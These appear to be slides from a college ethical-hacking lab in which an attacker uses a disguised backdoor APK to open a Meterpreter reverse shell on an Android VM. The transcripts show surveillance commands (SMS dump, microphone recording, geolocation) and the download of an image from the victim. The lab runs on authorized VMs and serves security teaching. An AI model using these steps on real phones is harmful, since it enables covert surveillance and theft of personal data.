
Select File Manager





Select Download folder




Select backdoor.apk to install











Part 8

EH-Kali-xx

Exfiltrate image file

EH-Kali-xx

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 10.76.5.150:4444
[*] Starting the payload handler...
[*] Sending stage (63194 bytes) to 10.76.5.120
[*] Meterpreter session 1 opened (10.76.5.150:4444 -> 10.76.5.120:54598) at 2016-11-05 18:54:44 -0700

meterpreter >
```

Once the backdoor app is opened on the Victim's Android we get a session on EH-Kali.

EH-Kali-xx

geolocate
dump_sms
webcam_stream
record_mic

```
meterpreter > geolocate
[-] geolocate: Operation failed: 1
meterpreter > dump_sms
[*] No sms messages were found!
meterpreter > webcam_stream
[-] Target does not have a webcam
meterpreter > record_mic
[*] Starting...
[*] Stopped
Audio saved to: /root/DqSWstCd.wav
meterpreter >
```

These commands don't appear to work on the VM.

They do work on real Android phones though. See examples here:

<http://resources.infosecinstitute.com/lab-android-exploitation-with-kali/>

EH-Kali-xx

sysinfo

```
meterpreter > sysinfo
Computer      : localhost
OS            : Android 5.1.1 - Linux 4.0.9-android-x86+ (i686)
Meterpreter  : java/android
meterpreter >
```

EH-Kali-xx

ipconfig

```
meterpreter > ipconfig

Interface 1
=====
Name           : ip6tnl0 - ip6tnl0
Hardware MAC   : 00:00:00:00:00:00

Interface 2
=====
Name           : lo - lo
Hardware MAC   : 00:00:00:00:00:00
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ::

Interface 3
=====
Name           : sit0 - sit0
Hardware MAC   : 00:00:00:00:00:00

Interface 4
=====
Name           : eth0 - eth0
Hardware MAC   : 00:50:56:af:78:28
IPv4 Address   : 10.76.5.120
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : fe80::250:56ff:feaf:7828
IPv6 Netmask   : ::

meterpreter >
```


EH-Kali-xx

pwd

```
meterpreter > pwd  
/data/data/com.metasploit.stage/files  
meterpreter >
```



```
meterpreter > cd /
meterpreter > ls
Listing: /
=====

Mode                Size      Type      Last modified          Name
----                -
40444/r--r--r--    0         dir       2016-11-06 15:05:08 -0800 acct
40000/-----      80        dir       2016-11-06 15:05:20 -0800 cache
0000/-----       0         fif       1969-12-31 16:00:00 -0800 charger
40000/-----      40        dir       2016-11-06 15:05:08 -0800 config
40444/r--r--r--    0         dir       2016-11-06 15:05:05 -0800 d
40000/-----     4096      dir       2016-11-06 15:01:27 -0800 data
100444/r--r--r--  320       fil       2016-11-06 15:05:06 -0800 default.prop
40444/r--r--r--  3840      dir       2016-11-06 15:05:10 -0800 dev
40444/r--r--r--  4096      dir       2015-10-06 09:52:36 -0700 etc
100444/r--r--r-- 11166     fil       2016-11-06 15:05:06 -0800 file_contexts
100000/-----     342       fil       2016-11-06 15:05:06 -0800 fstab.android_x86
100000/-----   850420    fil       2016-11-06 15:05:06 -0800 init
100000/-----   5666     fil       2016-11-06 15:05:06 -0800 init.android_x86.rc
100000/-----   1022     fil       2016-11-06 15:05:06 -0800 init.bluetooth.rc
100000/-----    944     fil       2016-11-06 15:05:06 -0800 init.environ.rc
100000/-----   21746    fil       2016-11-06 15:05:06 -0800 init.rc
100000/-----    588     fil       2016-11-06 15:05:06 -0800 init.superuser.rc
100000/-----   1927     fil       2016-11-06 15:05:06 -0800 init.trace.rc
100000/-----   3885     fil       2016-11-06 15:05:06 -0800 init.usb.rc
100000/-----    301     fil       2016-11-06 15:05:06 -0800 init.zygote32.rc
40444/r--r--r--   8192     dir       2015-10-06 12:32:34 -0700 lib
40444/r--r--r--   160      dir       2016-11-06 15:05:08 -0800 mnt
40444/r--r--r--    0         dir       2016-11-06 15:05:05 -0800 proc
100444/r--r--r-- 2771     fil       2016-11-06 15:05:06 -0800 property_contexts
40000/-----    140     dir       2016-11-06 15:05:06 -0800 sbin
40666/rw-rw-rw-   4096     dir       2016-11-06 14:44:45 -0800 sdcard
100444/r--r--r--   471     fil       2016-11-06 15:05:06 -0800 seapp_contexts
100444/r--r--r--    76     fil       2016-11-06 15:05:06 -0800 selinux_version
100444/r--r--r-- 118329   fil       2016-11-06 15:05:06 -0800 sepolicy
100444/r--r--r--  9438    fil       2016-11-06 15:05:06 -0800 service_contexts
40444/r--r--r--    180     dir       2016-11-06 15:05:08 -0800 storage
40444/r--r--r--    0         dir       2016-11-06 15:05:06 -0800 sys
40444/r--r--r--   4096     dir       1969-12-31 16:00:00 -0800 system
100444/r--r--r--   382     fil       2016-11-06 15:05:06 -0800 ueventd.android_x86.rc
100444/r--r--r--  4314    fil       2016-11-06 15:05:06 -0800 ueventd.rc
40444/r--r--r--   4096     dir       2015-10-06 09:47:38 -0700 vendor
100000/-----    113     fil       2016-11-06 15:05:08 -0800 x86.prop

meterpreter >
```

```
cd /
ls
```

EH-Kali-xx

EH-Kali-xx

```
cd /sdcard
ls
```

```
meterpreter > cd /sdcard
meterpreter > ls
Listing: /storage/emulated/legacy
=====

Mode                Size      Type    Last modified          Name
----                -
40666/rw-rw-rw-    4096    dir     2016-11-05 14:40:00 -0700 Alarms
40666/rw-rw-rw-    4096    dir     2016-11-05 14:40:06 -0700 Android
40666/rw-rw-rw-    4096    dir     2016-11-05 14:40:00 -0700 DCIM
40666/rw-rw-rw-    4096    dir     2016-11-06 15:28:29 -0800 Download
40666/rw-rw-rw-    4096    dir     2016-11-05 14:40:00 -0700 Movies
40666/rw-rw-rw-    4096    dir     2016-11-05 14:39:59 -0700 Music
40666/rw-rw-rw-    4096    dir     2016-11-05 14:40:00 -0700 Notifications
40666/rw-rw-rw-    4096    dir     2016-11-05 14:40:00 -0700 Pictures
40666/rw-rw-rw-    4096    dir     2016-11-05 14:40:00 -0700 Podcasts
40666/rw-rw-rw-    4096    dir     2016-11-05 14:40:00 -0700 Ringtones
40666/rw-rw-rw-    4096    dir     2016-11-06 14:44:45 -0800 storage

meterpreter >
```

EH-Kali-xx

```
cd Download  
ls
```

```
meterpreter > cd Download  
meterpreter > ls  
Listing: /storage/emulated/legacy/Download  
=====
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	9487	fil	2016-11-08 23:26:46 -0800	backdoor.apk
100666/rw-rw-rw-	13549	fil	2016-11-08 23:13:26 -0800	images.jpg


EH-Kali-xx

```
pwd
ls
download images.jpg
```

```
meterpreter > pwd
/storage/emulated/legacy/Download
meterpreter > ls
Listing: /storage/emulated/legacy/Download
=====
Mode                Size      Type    Last modified    Name
----                -
100666/rw-rw-rw-   9487     fil    2016-11-08 23:26:46 -0800  backdoor.apk
100666/rw-rw-rw-  13549     fil    2016-11-08 23:13:26 -0800  images.jpg

meterpreter > download images.jpg
[*] downloading: images.jpg -> images.jpg
[*] download    : images.jpg -> images.jpg
meterpreter > |
```

EH-Kali-xx



Assignment





CIS 76 Linux Lab Exercise
Lyle H. Johnson, Sr. Systems Administrator
Feb 2018

Lab 8: Embedded Operating Systems

In this lab, we will add a new Android "Lollipop" VM to play the role of the victim. We will use the Kali VM as the attacker. The attacker will create and publish a "backdoor" payload on a website. This payload appears to be a normal Google App package, however, it is not coming from a trusted location. The victim downloads and installs this file even though it does not come from the Google Play store. Once installed, the backdoor payload will connect back to the attacker. The attacker can then view and download information from the victim.

Warning and Permission

Unauthorized hacking can result in prison terms, large fines, lawsuits and being dropped from this course!

For this lab you have authorization to hack the VMs in the VLab pool assigned to you.

Preparation

- Get the CIS 76 Login Credentials document. You will need usernames and passwords to log into VLab and each of the VMs. This document is on Canvas and the link is in the CIS 76 Welcome letter.
- Determine which VLab pool number you were assigned. See the link on the left panel of the class website.
- If you haven't already configured your pool in the previous labs, then follow the instructions here: <http://cis.mns-teach.com/docs/cis76/cis76-opsSetup.pdf>
- Review Lesson 11 here: <http://cis.mns-teach.com/docs/cis76/cis76-lesson11.pdf>

Part 1 -- Add a DMCP service to your Kali VM
1) See Lesson 11.

Lab 9

Hack an Android phone

Wrap up

A sunset over a beach with a cliff on the right. The sky is filled with colorful clouds in shades of blue, purple, and orange. The text 'Wrap up' is overlaid in white.

Next Class

Assignment: Check the Calendar Page on the web site to see what is due next week.

Lab 9 due
Five posts

Quiz questions for next class:

- With respect to embedded systems, what is an RTOS?
- Why is UPnP a security issue for IoT devices?
- What is APT 28?



Backup